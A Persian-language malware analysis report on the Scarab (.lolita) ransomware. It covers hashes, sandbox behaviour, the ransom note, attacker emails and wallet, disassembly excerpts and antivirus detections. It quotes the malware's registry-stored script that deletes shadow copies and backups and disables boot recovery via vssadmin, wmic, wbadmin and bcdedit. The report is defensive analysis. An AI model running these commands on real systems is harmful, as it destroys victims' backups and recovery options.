باسمه تعالی

تحلیل فنی باج‌افزار

Scarab (.lolita)

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور باج‌افزار Scarab (.lolita) خبر می‌دهد. مشاهدات حاکی از آن است که فعالیت این باج‌افزار در تاریخ ۲۶ نوامبر ۲۰۱۸ میلادی گزارش شده است. اطلاعات دقیقی از نحوه انتشار این باج‌افزار در منابع معتبر منتشر نشده است، اما از آنجا که فایل اجرایی این باج‌افزار nero نام دارد، احتمال می‌دهیم در قالب نرم‌افزار کاربردی Nero Explorer توسط قربانیان دانلود شده سپس اقدام به تخریب سیستم آن‌ها می‌کند.

مشخصات فایل اجرایی :

نام فایل	Nero.exe
MD۵	٥٦٣f٦٦fe٩٠٧٩٧٩٩٤٠b١bec٣٣٣٥٩f١ab٥
SHA-١	٨d٠٣٢cb٤٧٣ec٢٩c٥٨٨٨bdd٩٧٨٨٢٠a٠٣c٣a٦٢٦b٤
SHA-٢٥٦	٨٥٥bf٧e١٧b٥fada٠٩b٠b٩ea٥١٠٣٥٩de١bdf٣٨٩٣٨٢f٦a٣d٢٦٩٩٢a٦٨e٩b١af١baa
اندازه فایل	٥٢٤.٥ کیلوبایت

فایل اجرایی این باج‌افزار دارای ٤ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٧٨	٤٠٩٦	١٨١٧٤٧	١٨١٧٦٠
.rdata	5.41	١٨٨٤١٦	٢٩٩٠٢	٣٠٢٠٨
.data	4.09	٢٢١١٨٤	١٧٦٢٨	٧٦٨٠
.rsrc	7.55	٢٤١٦٦٤	٣١٦٠٤٤	٣١٦٤١٦

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Scarab (.lolita)، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. این باج‌افزار از مسیر زیر در سیستم قربانی اجرا می‌شود:

```
C:\Users\admin\AppData\Roaming
```

تصویر زیر، مربوط به محل قرارگیری فایل اجرایی این باج‌افزار می‌باشد:



فرآیند رمزگذاری این باج‌افزار حدود ۱۵ دقیقه طول می‌کشد و این میزان با توجه به حجم فایل‌های موجود در سیستم قربانی بیشتر هم می‌شود اما، نکته قابل توجه در مورد این نسخه از باج‌افزار Scarab این است که برخلاف اکثر باج‌افزارها، تا پایان فعالیت خود و عملیات رمزگذاری در سیستم قربانی، هیچ نشانه‌ای از فعالیت آن در سیستم مشاهده نمی‌شود. پس از پایان کار این باج‌افزار، پیغام باج‌خواهی آن با عنوان How to restore files.TXT بر روی صفحه نمایش سیستم قربانی، ظاهر می‌شود. تصویر مربوط به آن را در ادامه مشاهده می‌کنید:


How to restore files.TXT - Notepad

File Edit Format View Help

```
Your files are now encrypted!

Your personal identifier:
pAQAAAAAAAAAZFtvSHZTJ40QkCARTse=JPnGXzJd1WsIy=VpaV1b5M1ovlqzUVX2=SdgVbis0mLM2v0SgVq1Z2j2avNZ0Z3L8gCae
fD9b2=Mr9pF0MVwtPpf3taX3=abam6sf6o8ZhgUzbXpT=CoVVxoW6DrBxJmlAKZm2SPVKhZS+XFANIZMfnF5VHB+03o2iICJhXM9
kPji+ir4BVtc1uturu72Pizf2i07Okw9NiCR880LmBNRPi6R+13BKgqmSxp2gqB4hWit7HSMNIvO5W9eDPsgD7OB=bu+8UwX8LUm
07LwqK=mBnTS=N7OiH0+6ZKNX0kfbdc=BBC8kdGY6QWDfQlERHZD7Ge2t0Iz1J0wQ7uvCD1vBi5oP1mBAE1lttA1+WGGIztE3jB1
D2+FTsENJX2Q9rMYPTmAg84DX3YY64DGCAgzyPACkgYQefkFVsEA5zDFWplGGmr=QQr4YY32Of=y+BKfxg99T0Ck48T+A+k1RYj0
vOPVLwzj60TgIWvdLsn0gXA=sDEC6g8Ec7fIAkXEFLbJD31CPoo=jEFRiL1s4HJ=yo25P=H8mGSjjpD1bpxCQEfZnFxE9Sut426t
RyS238w9Uhwq4=zUCrZPXRt2HgcA3dsWBAgd82YX4g4xb04Qr4z=k3N+x4=YoOFw=FvBSJZ79XOqSPXT7LdpOQeL1c6e4doN7iao
LHwVtnWG5HDF6R7asQQHc+e74kh4mgJAu4Bn9HRjkcoxcCLXQZISGS8UC4aYFPDu6AhvCTIF3Dn2tkGTS0vkIg4M1sTnuPNoRqv+
PViBXvHzAeM210Gtxtr4Y1FzczCNBz0yUMnbYiGNrDs

All your files have been encrypted due to a security problem with your PC.

Now you should send us email with your personal identifier.
This email will be as confirmation you are ready to pay for decryption key.
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us.
After payment we will send you the decryption tool that will decrypt all your files.

Contact us using this email address: lolitahelp@cock.li
If you don't get a reply or if the email dies, then contact us using this e-mail: lolitahelp@protonmail.com

Free decryption as guarantee!
Before paying you can send us up to 3 files for free decryption.
The total size of files must be less than 5Mb (non archived), and files should not contain
valuable information (databases, backups, large excel sheets, etc.).

How to obtain Bitcoins?
 * The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click
   'Buy bitcoins', and select the seller by payment method and price:
   https://localbitcoins.com/buy_bitcoins
 * Also you can find other places to buy Bitcoins and beginners guide here:
   http://www.coindesk.com/information/how-can-i-buy-bitcoins

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software, it may cause permanent data loss.
 * Decryption of your files with the help of third parties may cause increased price
   (they add their fee to our) or you can become a victim of a scam.
```

همانطور که در تصویر بالا مشاهده می‌کنید، شناسه قربانی در ابتدای پیغام باج‌خواهی قرار گرفته است. سپس، عنوان شده است که فایل‌های سیستم قربانی به علت یک مشکل امنیتی رمزگذاری شده‌اند و قربانی برای رمزگشایی آن‌ها مبلغی را به صورت بیت‌کوین پرداخت کند و برای این منظور و برقراری ارتباط با مهاجم یا مهاجمین، باید شناسه خود را به آدرس ایمیل lolitahelp@cock.li ارسال کند. در صورت عدم پاسخ، باید شناسه خود را به آدرس دیگری با عنوان lolitahelp@protonmail.com ارسال نماید. در ادامه برای ضمانت رمزگشایی فایل‌ها، عنوان شده است که سه فایل با حجم کمتر از ۵ مگابایت به صورت رایگان رمزگشایی خواهند شد. این فایل‌ها نباید از فایل‌های مهم درون سیستم قربانی باشند. در انتهای پیغام نیز، لینک‌هایی برای راهنمایی قربانی جهت خرید بیت‌کوین قرار داده شده است. همینطور، هشدارهایی به قربانی که نام فایل‌ها را تغییر ندهد و از ابزار دیگری جهت رمزگشایی فایل‌ها استفاده نکند زیرا، موجب تخریب فایل‌ها و افزایش هزینه رمزگشایی آن‌ها می‌شود.

برای بررسی وضعیت فعالیت باج‌افزار و دریافت آدرس کیف پول مهاجم، به آدرس مذکور در پیغام باج‌خواهی ایمیلی ارسال کردیم. پاسخ آن را در ادامه مشاهده می‌کنید:

Lolitahelp
to me

Decoding Files 0.7BTC or tomorrow 1.4BTC (bitcoin) (1PC)
translation at the expense to Bitcoin wallet.

How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins
write to Google how to buy Bitcoin in your country?

in order to guarantee the availability of our key
we can decrypt one file for free
the size of the files <1 mb, doc.docx.xls.xlsx.pdf.jpg.bmp.txt file format
other formats will not be free decryption
after payment we will send a decryption program.

I'm waiting for your decision
Ready to discuss the terms of the deal

همانطور که مشاهده می‌کنید، مبلغ ۰.۷ بیت‌کوین برای رمزگشایی فایل‌ها درخواست داده شده است که در روزبعد به دوبرابر معادل ۱.٤ بیت‌کوین افزایش پیدا می‌کند. در ادامه نیز، مهاجم لینک‌هایی جهت خرید بیت‌کوین قرار داده است و همچنین عنوان کرده است که یک فایل با فرمت‌های مشخص شده را جهت ضمانت، رمزگشایی می‌کند.

برای دریافت آدرس کیف‌پول مهاجم، ایمیلی دیگری ارسال کردیم. تصویر مربوط به پاسخ ایمیل را در ادامه مشاهده می‌کنید:

Lolitahelp
to me

Our bitcoin wallet: 1Pfo3Ly3mYArWSp3uY2QxA6yNJDftVemUV

After payment you must send to us transaction ID.
After payment we give you personal decrypt application for your infected device and instruction how to use it.
With decrypt application you can decrypt files on infected device.
Also we will give you little tips for improve your security.
We will be always connected with you if you have any problems with decryption process.
Waiting for payment.

با دریافت آدرس کیف‌پول مهاجم، وضعیت تراکنش‌های آن را بررسی کردیم. خوشبختانه، کیف‌پول این باج‌افزار، تاکنون تراکنشی نداشته است:

Summary	
Address	1Pfo3Ly3mYArWSp3uY2QxA6yNJDftVemUV
Hash 160	f8a901a335d1a58365e498479d9d29c48ae6146e


Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Request Payment | Donation Button

Transactions (Oldest First)

No transactions found for this address, it has probably not been used on the network yet.

فایل‌های سیستم قربانی پس از رمزگذاری، به شکل زیر تغییر پیدا می‌کنند:



همانطور که مشاهده می‌کنید، تمامی فایل‌ها رمزگذاری شده‌اند و به انتهای فایل‌های رمزگذاری شده، پسوند lolita. اضافه شده است. فایل پیغام باج‌خواهی نیز در هر پوشه حاوی فایل‌های رمزشده قرار می‌گیرد. با بررسی‌هایی که بر روی مسیرهای مختلف سیستم‌عامل پس از اجرای باج‌افزار انجام دادیم، متوجه شدیم که فقط فایل‌های موجود در پوشه سیستم‌عامل، ProgramData و فایل‌های اجرایی با پسوند exe از رمزگذاری توسط این باج‌افزار در امان مانده‌اند.

بر اساس مشاهدات نتایج سندباکس‌های آنلاین، این باج‌افزار یک کلید رجیستری با مشخصات زیر ایجاد می‌کند:

کلید: HKEY_CURRENT_USER\Software\JPRRR

نام: DIELQ

مقدار: o=new ActiveXObject("WScript.Shell");o.Run("cmd.exe /c wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:٠",٠);o.Run("cmd.exe /c wmic SHADOWCOPY DELETE",٠);o.Run("cmd.exe /c vssadmin Delete Shadows /All /Quiet",٠);o.Run("cmd.exe /c bcdedit

```
/set {default} recoveryenabled No",۰);o.Run("cmd.exe /c bcdedit /set {default} bootstatuspolicy
ignoreallfailures",۰);
```

از مقدار تنظیم شده برای این کلید رجیستری مشخص است که باج‌افزار برای حذف فضای VSS سیستم و غیرممکن کردن قابلیت بازیابی فایل‌ها با استفاده از این قسمت، کلید رجیستری مذکور را ایجاد کرده است. این کلید پس از پایان فعالیت باج‌افزار، از سیستم قربانی حذف می‌شود.

این باج‌افزار پس از پایان فعالیت خود، در سیستم قربانی متوقف می‌شود و در محل اجرای خود باقی می‌ماند.

تحلیل ایستا:

پس از تحلیل کد فایل اجرایی باج‌افزار نتایج زیر حاصل گردید:

همانطور که در قسمت قبل اشاره شد، این باج‌افزار از یک کلید رجیستری برای حذف قسمت VSS استفاده می‌کند و این کلید مذکور را پس از پایان فعالیت خود حذف میکند. قطعه کد زیر مربوط به حذف این کلید می‌باشد:

```
.text:00404E40                  cmp     byte_439324, 0
.text:00404E47                  jnz     short loc_404E70
.text:00404E49                  push    offset ModuleName ; "Advapi32.dll"
.text:00404E4E                  call    ds:GetModuleHandleA
.text:00404E54                  test    eax, eax
.text:00404E56                  jz      short loc_404E69
.text:00404E58                  push    offset ProcName ; "RegDeleteKeyExA"
.text:00404E5D                  push    eax             ; hModule
.text:00404E5E                  call    ds:GetProcAddress
.text:00404E64                  mov     dword_439328, eax
.text:00404E69
.text:00404E69 loc_404E69:                              ; CODE XREF: sub_404E40+16↑j
.text:00404E69                  mov     byte_439324, 1
.text:00404E70
.text:00404E70 loc_404E70:                              ; CODE XREF: sub_404E40+7↑j
.text:00404E70                  mov     eax, dword_439328
.text:00404E75                  test    eax, eax
.text:00404E77                  jz      short loc_404E86
.text:00404E79                  mov     ecx, [esi+4]
.text:00404E7C                  mov     edx, [esi]
.text:00404E7E                  push    0
.text:00404E80                  push    ecx
.text:00404E81                  push    edi
.text:00404E82                  push    edx
.text:00404E83                  call    eax ; dword_439328
.text:00404E85                  retn
.text:00404E86 ; ---------------------------------------------------------------------
.text:00404E86
.text:00404E86 loc_404E86:                              ; CODE XREF: sub_404E40+37↑j
.text:00404E86                  mov     eax, [esi]
.text:00404E88                  push    edi             ; lpSubKey
.text:00404E89                  push    eax             ; hKey
.text:00404E8A                  call    ds:RegDeleteKeyA
.text:00404E90                  retn
.text:00404E90 sub_404E40       endp
```

قطعه کد زیر برای تنظیم فایل پیغام باج‌خواهی متناسب با صفحه نمایش سیستم قربانی استفاده شده است.

تصویر پیغام باج‌خواهی، تمام فضای صفحه نمایش سیستم قربانی را دربرمی‌گیرد:

```
.text:00401254 loc_401254:                              ; CODE XREF: sub_4011C0+82↑j
.text:00401254                  lea     ecx, [esp+68h+mi]
.text:00401258                  push    ecx             ; lpmi
.text:00401259                  push    eax             ; hMonitor
.text:0040125A                  mov     [esp+70h+mi.cbSize], 28h
.text:00401262                  call    ds:GetMonitorInfoA
.text:00401268                  test    eax, eax
.text:0040126A                  jz      short loc_401244
.text:0040126C                  mov     eax, [esp+68h+mi.rcWork.left]
.text:00401270                  mov     ecx, [esp+68h+mi.rcWork.top]
.text:00401274                  mov     edx, [esp+68h+mi.rcWork.right]
.text:00401278                  mov     edi, [esp+68h+mi.rcWork.bottom]
.text:0040127C                  mov     [esp+68h+var_48.left], eax
.text:00401280                  mov     [esp+68h+var_48.top], ecx
.text:00401284                  mov     [esp+68h+var_48.right], edx
.text:00401288                  mov     [esp+68h+var_48.bottom], edi
.text:0040128C                  test    esi, esi
.text:0040128E                  jnz     short loc_4012A2
.text:00401290                  mov     [esp+68h+var_58.left], eax
.text:00401294                  mov     [esp+68h+var_58.top], ecx
.text:00401298                  mov     [esp+68h+var_58.right], edx
.text:0040129C                  mov     [esp+68h+var_58.bottom], edi
.text:004012A0                  jmp     short loc_4012DC
```


از قسمت مشخص شده در قطعه کد زیر، برای دریافت اطلاعات هر فایل استفاده شده است:


```
.text:004086EF                  call    ds:CreateToolbarEx
.text:004086F5                  lea     ecx, [ebp+Mode]
.text:004086FB                  push    ecx             ; lpMode
.text:004086FC                  push    0               ; hConsoleHandle
.text:004086FE                  mov     esi, eax
.text:00408700                  call    ds:GetConsoleMode
.text:00408706                  mov     edi, [ebp+hObject]
.text:0040870C                  push    24h
.text:0040870E                  lea     edx, [ebp+var_5C5C]
.text:00408714                  push    edx
.text:00408715                  push    0
.text:00408717                  push    edi
.text:00408718                  call    SetFileInformationByHandle
.text:0040871D                  cmp     [ebp+var_5358], 0
.text:00408724                  jz      short loc_408730
.text:00408726                  push    0               ; hWnd
.text:00408728                  call    ds:UpdateWindow
.text:0040872E                  jmp     short loc_408736
```

از قطعه کد زیر، برای اضافه نمودن پسوند به انتهای هر فایل پس از رمزگذاری، استفاده شده است:

```
.text:00427248 loc_427248:                             ; CODE XREF: __chsize_nolock+121Tj
.text:00427248                  push    ebx             ; dwMoveMethod
.text:00427249                  push    [ebp+arg_8]     ; int
.text:0042724C                  push    [ebp+arg_4]     ; int
.text:0042724F                  push    [ebp+arg_0]     ; int
.text:00427252                  call    __lseeki64_nolock
.text:00427257                  and     eax, edx
.text:00427259                  add     esp, 10h
.text:0042725C                  cmp     eax, 0FFFFFFFFh
.text:0042725F                  jz      loc_4271A9
.text:00427265                  push    [ebp+arg_0]     ; int
.text:00427268                  call    __get_osfhandle
.text:0042726D                  pop     ecx
.text:0042726E                  push    eax             ; hFile
.text:0042726F                  call    ds:SetEndOfFile
.text:00427275                  neg     eax
.text:00427277                  sbb     eax, eax
.text:00427279                  neg     eax
.text:0042727B                  dec     eax
.text:0042727C                  cdq
.text:0042727D                  mov     [ebp+var_10], eax
.text:00427280                  and     eax, edx
.text:00427282                  mov     [ebp+var_C], edx
.text:00427285                  cmp     eax, 0FFFFFFFFh
.text:00427288                  jnz     short loc_4272B3
.text:0042728A                  call    __errno
.text:0042728F                  mov     dword ptr [eax], 0Dh
.text:00427295                  call    ___doserrno
.text:0042729A                  mov     esi, eax
.text:0042729C                  call    ds:GetLastError
.text:004272A2                  mov     [esi], eax
.text:004272A4                  mov     esi, [ebp+var_10]
```

با بررسی چند نمونه فایل رمزشده با نمونه سالم آن‌ها متوجه شدیم که فقط ۱۶کیلوبایت اول هر فایل رمزگذاری شده است. به انتهای هر فایل نیز، مقدار ۱۸۹بایت اضافه شده است. در ادامه نتایج مقایسه دو نمونه فایل رمزشده با نمونه سالم آن‌ها را مشاهده می‌کنید:





تحلیل ترافیک شبکه :

پس از اجرای باج‌افزار در محیط آمایشگاهی و بررسی ترافیک شبکه ایجاد شده، هیچ ترافیک مشکوکی مربوط به باج‌افزار مشاهده نکردیم.

خروجی سامانه VirusTotal :

در حال حاضر تنها تعداد ۴۳ مورد از ۷۰ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31358848	AhnLab-V3	Malware/Win32.Generic.C2862100
ALYac	Trojan.Ransom.Scarab	Antiy-AVL	Trojan/Win32.Msht
Arcabit	Trojan.Generic.D1DE7F80	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	BitDefender	Trojan.GenericKD.31358848
CAT-QuickHeal	Trojan.Pulobe	CrowdStrike Falcon	malicious_confidence_100% (W)
Cybereason	malicious.473ec2	Cylance	Unsafe
